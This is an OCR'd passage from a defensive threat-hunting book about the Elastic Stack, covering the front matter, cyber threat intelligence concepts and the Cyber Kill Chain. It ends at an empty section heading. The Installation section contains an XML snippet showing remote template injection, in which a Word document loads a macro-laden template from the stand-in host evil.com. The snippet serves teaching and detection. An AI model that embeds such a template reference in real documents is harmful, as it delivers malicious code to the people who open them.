
Threat Hunting
with Elastic Stack
Solve complex security challenges with integrated prevention, detection, and response
Andrew Pease

# Threat Hunting with Elastic Stack

Solve complex security challenges with integrated prevention, detection, and response

**Andrew Pease**

Packt

BIRMINGHAM—MUMBAI

# Threat Hunting with Elastic Stack

Copyright © 2021 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing or its dealers and distributors, will be held liable for any damages caused or alleged to have been caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

**Group Product Manager**: Wilson Dsouza
**Publishing Product Manager**: Yogesh Deokar
**Senior Editor**: Rahul Dsouza
**Content Development Editor**: Sayali Pingale
**Technical Editor**: Shruthi Shetty
**Copy Editor**: Safis Editing
**Project Coordinator**: Neil Dmello
**Proofreader**: Safis Editing
**Indexer**: Tejal Soni
**Production Designer**: Shankar Kalbhor

First published: July 2021

Production reference: 1210721

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham
B3 2PB, UK.

978-1-80107-378-3

www.packt.com

*To my children, who patiently sacrificed their time with me while I spent late nights bent over a keyboard. A special thanks to my wife, Stephanie, for never letting me quit anything.*

*– Andrew Pease*

# Contributors

## About the author

**Andrew Pease** began his journey into information security in 2002. He has performed security monitoring, incident response, threat hunting, and intelligence analysis for various organizations from the United States Department of Defense, a biotechnology company, and co-founded a security services company called Perched, which was acquired by Elastic in 2019. Andrew is currently employed with Elastic as a Principal Security Research Engineer where he performs intelligence and analytics research to identify adversary activity on contested networks.

He has been using Elastic for network and endpoint-based threat hunting since 2013, He has developed training on security workloads using the Elastic Stack since 2017, and currently works with a team of brilliant engineers that develop detection logic for the Elastic Security App.

# About the reviewers

**Shimon Modi** is a cybersecurity expert with over a decade of experience in developing leading-edge products and bringing them to market. He is currently director of product for Elastic Security and his team focuses on building ML capabilities to address security analyst challenges. Previously he was VP of product and engineering at TruSTAR Technology (acquired by Splunk). He was also a member of Accenture Technology Labs' Cyber R&D group and worked on solutions ranging from security analytics to IIoT security.

Shimon Modi has a Ph.D. from Purdue University focused on biometrics and information security. He has published more than 15 peer-reviewed articles and has presented at top conferences including IEEE, BlackHat, and ShmooCon.

**Murat Ogul** is a seasoned information security professional with two decades of experience in offensive and defensive security. His domain expertise is mainly in threat hunting, penetration testing, network security, web application security, incident response, and threat intelligence. He holds a master's degree in electrical-electronic engineering, along with several industry-recognized certifications, such as OSCP, CISSP, GWAPT, GCFA, and CEH. He is a big fan of open source projects. He likes contributing to the security community by volunteering at security events and reviewing technical books.

# Table of Contents

# Section 2: Leveraging the Elastic Stack for Collection and Analysis

## 3

## Introduction to the Elastic Stack

# 4

## Building Your Hunting Lab – Part 1



# 5

## Building Your Hunting Lab – Part 2



# 6

## Data Collection with Beats and Elastic Agent

# 7

## Using Kibana to Explore and Visualize Data



# 8

## The Elastic Security App

# Section 3: Operationalizing Threat Hunting

## 9

## Using Kibana to Pivot Through Data to Find Adversaries



## 10

## Leveraging Hunting to Inform Operations



## 11

## Enriching Data to Make Intelligence

# 12

## Sharing Information and Analysis



## Assessments

## Other Books You May Enjoy

## Index

# Preface

The Elastic Stack has long been known for its ability to search through tremendous amounts of data at incredible speeds. This makes the Elastic Stack a powerful tool for security workloads, and specifically, threat hunting. When threat hunting, you frequently don't know exactly what you're looking for. Having a platform at your fingertips that allows you to creatively explore your data is paramount to detecting adversary activities.

## Who this book is for

This book is for anyone new to threat hunting, new to leveraging the Elastic Stack for threat hunting, and everyone in between.

## What this book covers

*Chapter 1*, *Introduction to Cyber Threat Intelligence, Analytical Models, and Frameworks*, lays the groundwork for the critical thinking skills and analytical models used throughout the book.

*Chapter 2*, *Hunting Concepts, Methodologies, and Techniques*, discusses how to apply models to collected data and hunt for adversaries.

*Chapter 3*, *Introduction to the Elastic Stack*, introduces the different parts of the Elastic Stack.

*Chapter 4*, *Building Your Hunting Lab – Part 1*, shows how to build a fully functioning Elastic Stack and victim machine to use for threat hunting research.

*Chapter 5, Building Your Hunting Lab –Part 2*, configures the Elastic Stack, builds a victim virtual machine, and ingests threat information data into the Elastic Stack.

*Chapter 6, Data Collection with Beats and Elastic Agent*, focuses on deploying various Elastic data collection tools to systems.

*Chapter 7, Using Kibana to Explore and Visualize Data*, introduces various query languages, data exploration techniques, and Kibana visualizations.

*Chapter 8*, *The Elastic Security App*, dives into the Elastic security technologies in Kibana used for threat hunting and analysis.

*Chapter 9*, *Using Kibana to Pivot Through Data to Find Adversaries*, explores using observations to perform targeted threat hunts and create tailored detection logic.

*Chapter 10*, *Leveraging Hunting to Inform Operations*, focuses on using threat hunting to assist in incident response operations.

*Chapter 11*, *Enriching Data to Create Intelligence*, shows how to enrich events to gain additional insights.

*Chapter 12*, *Sharing Information and Analysis*, explores how to describe data in a common format and how to share visualizations and detection logic with partners and peers.

# To get the most out of this book

You will need to have a healthy appetite for exploration. While there are specific tools covered in this book, the ability to learn and apply the concepts and theories to new platforms and use cases will make the information transcend beyond the specific examples that we'll cover in the book.

| Software/hardware covered in the book | OS requirements |
|---|---|
| Oracle VirtualBox | Windows 10 and CentOS Linux (version 8+) |
| The Elastic Stack (Elasticsearch, Kibana, Beats, and the Elastic Agent) | |

**Every tool that we'll use in this book is completely free. While they may have licenses related to how they can be used, it was important that cost wasn't a limiting factor in your ability to learn how to use the Elastic Stack to threat hunt.**

# Download the example code files

You can download the example code files for this book from GitHub at `https://github.com/PacktPublishing/Threat-Hunting-with-Elastic-Stack`. In case there's an update to the code, it will be updated on the existing GitHub repository.

We also have other code bundles from our rich catalog of books and videos available at

`https://github.com/PacktPublishing/`. Check them out!

# Code in Action

Code in Action videos for this book can be viewed at `https://bit.ly/3z4CAOV`.

# Download the color images

We also provide a PDF file that has color images of the screenshots/diagrams used in this book. You can download it here: `http://www.packtpub.com/sites/default/files/downloads/9781801073783_ColorImages.pdf`.

# Conventions used

There are a number of text conventions used throughout this book.

`Code in text`: Indicates code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles. Here is an example: "Let's use `tcpdump` to collect on my `en0` interface, capturing full-sized packets (`-s`), and saving the file to `local-capture.pcap`."

A block of code is set as follows:

```
{
  "acknowledged" : true,
  "shards_acknowledged" : true,
  "index" : "my-first-index"
}
```

Any command-line input or output is written as follows:

```
$ curl -X PUT "localhost:9200/my-first-index?pretty"
```

**Bold**: Indicates a new term, an important word, or words that you see onscreen. For example, words in menus or dialog boxes appear in the text like this. Here is an example: "The **Administration** interface is seemingly fairly sparse, but it allows you to drill down into detailed configurations for the security policies for the Elastic Agent."

> **Tips or important notes**
>
> Appear like this.

# Get in touch

Feedback from our readers is always welcome.

**General feedback**: If you have questions about any aspect of this book, mention the book title in the subject of your message and email us at `customercare@packtpub.com`.

**Errata**: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this book, we would be grateful if you would report this to us. Please visit `www.packtpub.com/support/errata`, selecting your book, clicking on the Errata Submission Form link, and entering the details.

**Piracy**: If you come across any illegal copies of our works in any form on the Internet, we would be grateful if you would provide us with the location address or website name. Please contact us at `copyright@packt.com` with a link to the material.

**If you are interested in becoming an author**: If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, please visit `authors.packtpub.com`.

# Share Your Thoughts

Once you've read Threat Hunting with Elastic Stack, we'd love to hear your thoughts! Please click here to go straight to the Amazon review page for this book and share your feedback.

Your review is important to us and the tech community and will help us make sure we're delivering excellent quality content.

# Section 1: Introduction to Threat Hunting, Analytical Models, and Hunting Methodologies

This section will introduce you to the concepts of cyber threat intelligence and how to use analysis to create intelligence beyond simply uploading indicators of compromise.

This part of the book comprises the following chapters:

- *Chapter 1*, *Introduction to Cyber Threat Intelligence, Analytical Models, and Frameworks*
- *Chapter 2*, *Hunting Concepts, Methodologies, and Techniques*

# 1

# Introduction to Cyber Threat Intelligence, Analytical Models, and Frameworks

Generally speaking, there are a few "shiny penny" terms in modern IT terminology – **blockchain**, **artificial intelligence**, and the dreaded **single pane of glass** are some classic examples. **Cyber Threat Intelligence** (**CTI**) and **threat hunting** are no different. While all of these terminologies are tremendously valuable, they are commonly used for figurative hand-waving by marketing and sales teams to procure a meeting with a C-suite. With that in mind, let's discuss what CTI and threat hunting are in practicality, versus as umbrella terms for all things security.

Through the rest of this book, we'll refer back to the theories and concepts that we will cover here. This chapter will focus a lot on critical thinking, reasoning processes, and analytical models; understanding these is paramount because threat hunting is not linear. It involves constant adaption with a live adversary on the other side of the keyboard. As hard as you are working to detect them, they are working just as hard to evade detection. As we'll discover as we progress through the book, knowledge is important, but being able to adapt to a rapidly changing scenario is crucial to success.

In this chapter, we'll go through the following topics:

- What is cyber threat intelligence?
- The Intelligence Pipeline
- The Lockheed Martin Cyber Kill Chain
- Mitre's ATT&CK Matrix
- The Diamond Model

# What is cyber threat intelligence?

My experiences have led me to the opinion that CTI and threat hunting are processes and methodologies tightly coupled with, and in support of, traditional **security operations** (**SecOps**).

When we talk about traditional SecOps, we're referring to the deployment and management of various types of infrastructure and defensive tools – think firewalls, intrusion detection systems, vulnerability scanners, and antiviruses. Additionally, this includes some of the less exciting elements, such as policy, and processes such as privacy and incident response (not to say that incident response isn't an absolute blast). There are copious amounts of publications that describe traditional SecOps and I'm certainly not going to try and re-write them. However, to grow and mature as a threat hunter, you need to understand where CTI and threat hunting fit into the big picture.

When we talk about CTI, we mean the processes of collection, analysis, and production to transition data into information, and lastly, into intelligence (we'll discuss technologies and methodologies to do that later) and support operations to detect observations that can evade automated detections. Threat hunting searches for adversary activity that cannot be detected through the use of traditional signature-based defensive tools. These mainly include profiling and detecting patterns using endpoint and network activity. CTI and threat hunting combined are the processes of identifying adversary techniques and their relevance to the network being defended. They then generate profiles and patterns within data to identify when someone may be using these identified techniques and – this is the often overlooked part – lead to data-driven decisions.

A great example would be identifying that abusing authorized binaries, such as PowerShell or GCC, is a technique used by adversaries. In this example, both PowerShell and GCC are expected to be on the system, so their existence or usage wouldn't cause a host-based detection system to generate an alert. So CTI processes would identify that this is a tactic used by adversaries, threat hunting would profile how these binaries are used in a defended network, and finally, this information would be used to inform active response operations or recommendations to improve the enduring defensive posture.

Of particular note is that while threat hunting is an evolution from traditional SecOps, that isn't to say that it is inherently better. They are two sides of the same coin. Understanding traditional SecOps and where intelligence analysis and threat hunting should be folded into it is paramount to being successful as a technician, responder, analyst, or leader. In this chapter, we'll discuss the different parts of traditional security operations and how threat hunting and analysis can support SecOps, as well as how SecOps can support threat hunting and incident response operations:




Figure 1.1 – The relationship between IT and cyber security

In the following chapters, we'll discuss several models, both industry-standard ones as well as my own, along with my thoughts on them, what their individual strengths and weaknesses are, and their applicability. It is important to remember that models and frameworks are just *guides* to help identify research and defensive prioritizations, incident response processes, and tools to describe campaigns, incidents, and events. Analysts and operators get into trouble when they try to use models as *one-size-fits-all* solutions that, in reality, are purely linear and inflexibly rigid.

The models and frameworks that we'll discuss are as follows:

- The Intelligence Pipeline
- The Lockheed Martin Kill Chain
- The MITRE ATT&CK Matrix
- The Diamond Model

Finally, we'll discuss how the models and frameworks are most impactful when they are chained together instead of being used independently.

# The Intelligence Pipeline

Threat hunting is more than comparing provided **indicators of compromise** (**IOCs**) to collected data and finding a "known bad." Threat hunting relies on the application and analysis of data into information and then into intelligence – this is known as the *Intelligence Pipeline*. To process data through the pipeline, there are several proven analytical models that can be used to understand where an adversary is in their campaign, where they'll need to go next, and how to prioritize threat hunting resources (mainly, time) to disrupt or degrade an intrusion.

The Intelligence Pipeline isn't my invention. I first read about it in an extremely nerdy traditional intelligence-doctrine publication from the United States Joint Chiefs of Staff, JP 2-0 (`https://www.jcs.mil/Portals/36/Documents/Doctrine/pubs/jp2_0.pdf`). In this document, this process is referred to as the *Relationship of Data, Information, and Intelligence* process. However, as I've taken it out of that document and made some adjustments to fit my experiences and the cyber domain, I feel that the *Intelligence Pipeline* is more apt. It is the pipeline and process that you use to inform data-driven decisions:




Figure 1.2 – The Intelligence Pipeline

The idea of the pipeline is to introduce the theory that intelligence is *made*, and generally not provided. This is an anathema to vendors selling the product of *actionable intelligence*. I should note that selling data or information isn't wrong (in fact, it's really required in one form or another), but you should know precisely what you're getting – that is, data or information, not intelligence.

As illustrated, the operating environment is everything – your environment, the environment of your trust relationships, the environment of your MSSP, and so on. From here, events go through the following processes:

1. Events are collected and processed to turn them into data.
2. Context and enrichment are added to turn the data into information.
3. Internal analysis and production are applied to the information to create intelligence.
4. Data-driven decisions can be created (as necessary).

As an example, you might be informed that "*this IP address was observed scanning for exposed unencrypted ports across the internet.*" This is *data*, but that's all it is. It isn't really even interesting. It's just the "winds of the internet." Ideally, this data would have context applied, such as "*this IP address is scanning for exposed unencrypted ports across the internet for ASNs owned by banks*"; additionally, the enrichment added could be that this IP address is associated with the command and control entities of a previously observed malicious campaign.

So now we know that a previously identified malicious IP address is scanning financial services organizations for unencrypted ports. This is potentially interesting as it has some context and enrichment and is perhaps very interesting if you're in the financial services vertical, meaning that this is information and is on its way to becoming intelligence. This is where most vendors lose their ability to provide any additional value. That's not to say that this isn't necessarily valuable, but an answer to "*did this IP address scan my public environment and do I have any unencrypted exposed ports?*" is a level of analysis and production that an external party cannot provide (generally). This is where you, the analyst or the operator, come in to *create intelligence*. To do this, you need to have a few things, most notably, your own endpoint and network observations so that you can help inform a data-driven decision about what your threat, risk, and exposure could be – and no less importantly, some recommendations on how to reduce those things. The skills that we'll teach later on in this book will discuss how we can do this.

As an internal organization, rarely do you have the resources at your disposal to collect the large swaths of data needed to (eventually) generate intelligence. Additionally, adding context and enrichment at that scale is monumentally expensive in terms of personnel, technology, and capital. So acquiring those services from industry partnerships, generic or vertical-specific **Information Sharing and Analysis Centers** (**ISACs**), government entities, and vendors is paramount to having a solid intelligence and threat hunting program. To restate what I mentioned previously, buying or selling "threat intelligence" isn't bad – it's necessary, you just need to know that what you're receiving isn't a magic bullet and almost certainly isn't "actionable intelligence" until it is analyzed into an intelligence product by internal resources so that decision-makers are properly informed in formulating their response.

# The Lockheed Martin Cyber Kill Chain

Lockheed Martin is a United States technology company in the **Defense Industrial Base** (**DIB**) that, among other things, created a response model to identify activities that an adversary must complete to successfully complete a campaign. This model was one of the first to hit the mainstream that provided analysts, operators, and responders with a way to map an adversary's campaign. This mapping provided a roadmap that, once any adversary activity was detected, outlined how far into the campaign the adversary had gotten, what actions had not been observed yet, and (during incident recovery) what defensive technology, processes, or training needed to be prioritized.

An important note regarding the Lockheed Martin Cyber Kill Chain: it is a high-level model that is used to illustrate adversary campaign activity. Many tactics and techniques can cover multiple phases, so as we discuss the model below, the examples will be large buckets instead of specific tactical techniques. Some easy examples of this would be supply chain compromises and abusing trust relationships. These are fairly complex techniques that can be used for a lot of different phases in a campaign (or chained between campaigns or phases). Fear not, we'll look at a more specific model (the MITRE ATT&CK framework) in the next chapter.


Figure 1.3 – Lockheed Martin's Cyber Kill Chain

The Kill Chain is broken into seven phases:

1. Reconnaissance
2. Weaponization
3. Delivery
4. Exploitation
5. Installation
6. Command & Control
7. Actions on the Objective

Let's look at each of them in detail in the following sections.

## Reconnaissance

The Reconnaissance phase is performed when the adversary is mapping out their target. This phase is performed both actively and passively through network and system enumeration, social media profiling, identifying possible vulnerabilities, identifying the protective posture (to include the security teams) of the targeted network, and identifying what the target has that may be of value (Does your organization have something of value such as **intellectual property**? Are you a part of the DIB? Are you part of a supply chain that could be used for a further compromise, **personally identifiable/health information** (**PII/PHI**)?).

## Weaponization

Weaponization is one of the most expensive parts of the Kill Chain for the adversary. This is when they must go into their arsenal of tools, tactics, and techniques and identify exactly how they are going to leverage the information they collected in the previous phase to achieve their objectives. It's a potentially expensive phase that doesn't leave much room for error. Do they use their bleeding-edge zero-day exploits (that is, exploits that have not been previously disclosed), thus making them unusable in other campaigns? Do they try to use malware, or do they use a **Living-Off-the-Land Binary** (**LOLBin**)? Do too much and they're wasting their resources needed (personnel, capital, and time) to develop zero-days and complex malware, but too little and they risk getting caught and exposing their attack vehicle.

This phase is also where adversaries acquire infrastructure, both to perform the initial entry, stage and launch payloads, perform command and control, and if needed, locate an exfiltration landing spot. Depending on the complexity of the campaign and skill of the adversary, infrastructure is either stolen (exploiting and taking over a benign website as a launch/staging point) or purchasing infrastructure. Frequently, infrastructure is stolen because it is easier to blend in with normal network traffic for a legitimate website. Additionally, when you steal infrastructure, you don't have to put out any money for things that can be traced back to the actor (domain registrations, TLS certificates, hosting, and so on).

## Delivery

This phase is where the adversary makes their attempt to get into the target network. Frequently, this is attempted through phishing (generic, spear-, or whale-phishing, or even through social media). However, this can also be attempted through an insider, a hardware drop (the oddly successful thumb drive in a parking lot), or a remotely exploitable vulnerability.

Generally, this is the riskiest part of a campaign as it is the first time that the adversary is "reaching out and touching" their target with something that could tip off defenders that an attack is incoming.

## Exploitation

This phase is performed when the adversary actually exploits the target and executes code on the system. This can be through the use of an exploit against a system vulnerability, the user, or any combination of the lot. An exploit against a system vulnerability is fairly self-explanatory – this either needs to be carried out by tricking the user into opening an attachment or link that executes an exploit condition (**Arbitrary Code Execution** (**ACE**)) or an exploit that needs to be remotely exploitable (**Remote Code Execution** (**RCE**)).

The Exploitation phase is generally the first time that you may notice adversary activity as the Delivery phase relies on organizations getting data, such as email, into their environment. While there are scanners and policies to strip out known bad, adversaries are very successful in using email as an initial access point, so the Exploitation phase is frequently where the first detection occurs.

## Installation

This phase is when an initial payload is delivered as a result of the exploitation of the weaponized object that was delivered to the target. Installation generally has multiple sub-phases, such as loading multiple tools/droppers onto the target that will assist in maintaining a good foothold onto the system, to avoid the adversary losing a valuable piece of malware (or other malicious logic) to a lucky anti-virus detection.

As an example, the exploit may be to get a user to open a document that loads a remote template that includes a macro. When the document is opened, the remote template is loaded and brings the macro with it over TLS. Using this example, the email with the attachment looked like normal correspondence and the adversary didn't have to risk losing a valuable macro-enabled document to an email or anti-virus scanner:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/
package/2006/relationships"><Relationship Id="ird4"
Type=http://schemas.openxmlformats.org/officeDocument/2006/
relationships/attachedTemplate
Target="file:///C:\Users\admin\AppData\Roaming\Microsoft\
Templates\GoodTemplate.dotm?raw=true"
Targetmode="External"/></Relationships>
```

In the preceding snippet, we can see a normal Microsoft Word document template. Specifically take note of the `Target="file:///"` section, which defines the local template (`GoodTemplate.dotm`). In the following snippet, an adversary, using the same `Target=` syntax, is loading a remote template that includes malicious macros. This process of loading remote templates is allowed within the document standards, which makes it a prime candidate for abuse:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/
package/2006/relationships"><Relationship Id="ird4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/
relationships/attachedTemplate"
Target="https://evil.com/EvilTemplate.dotm?raw=true"
Targetmode="External"/></Relationships>
```

This can go on for several phases, each iteration being more and more difficult to track, using encryption and obfuscation to hide the actual payload that will finally give the adversary sufficient cover and access to proceed without concern for detection.

As a real-world example, during an incident, I observed an adversary use an encoded PowerShell script to download another encoded PowerShell script from the internet, decode it, and that script then downloaded another encoded PowerShell script, and so on, to eventually download five encoded PowerShell scripts, at which point the adversary believed they weren't being tracked (spoiler: they were).

## Command & Control

The **Command & Control** (**C2**) phase is used to establish remote access over the implant, and ensure that it is able to evade detection and persist through normal system operation (reboots, vulnerability/anti-virus scans, user interaction with the system, and so on).

Other phases tend to move fairly quickly; however, with advanced adversaries, the Installation and C2 phases tend to slow down to avoid detection, often remaining dormant between phases or sub-phases (sometimes using the multiple dropper downloads technique described previously).

## Actions on the Objective

